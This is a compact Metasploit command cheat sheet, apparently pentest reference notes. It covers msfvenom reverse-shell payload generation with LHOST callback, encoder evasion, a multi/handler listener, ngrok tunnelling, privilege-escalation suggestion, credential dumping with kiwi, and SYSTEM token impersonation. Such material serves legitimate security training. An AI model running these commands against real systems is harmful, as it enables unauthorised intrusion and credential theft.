| Find a module | search type:auxiliary <keywords> |
| Use a module | use <name or index> |
| Read module docs | info / info -d |
| Show required options | show options |
| Show hidden options | show advanced |
| Set option (module-scoped) | set RHOSTS <target> |
| Set option (global) | setg LHOST <ip> |
| Clear an option | unset RHOSTS / unset all |
| Inline run options | run rhosts=<ip> threads=10 |
| Generate a payload | msfvenom -p <payload> LHOST=<ip> LPORT=<port> -f <fmt> -o <file> |
| Encode payload | -e x86/shikata_ga_nai -i <n> |
| Avoid bad chars | -b '\x00' |
| Set up a listener | use exploit/multi/handler |
| Tunnel for NAT'd targets | ngrok tcp localhost:<port> |
| Background a session | background |
| Suggest local privescs | use post/multi/recon/local_exploit_suggester |
| Dump creds | load kiwi → creds_all |
| Impersonate a token | load incognito → impersonate_token "NT AUTHORITY\SYSTEM" |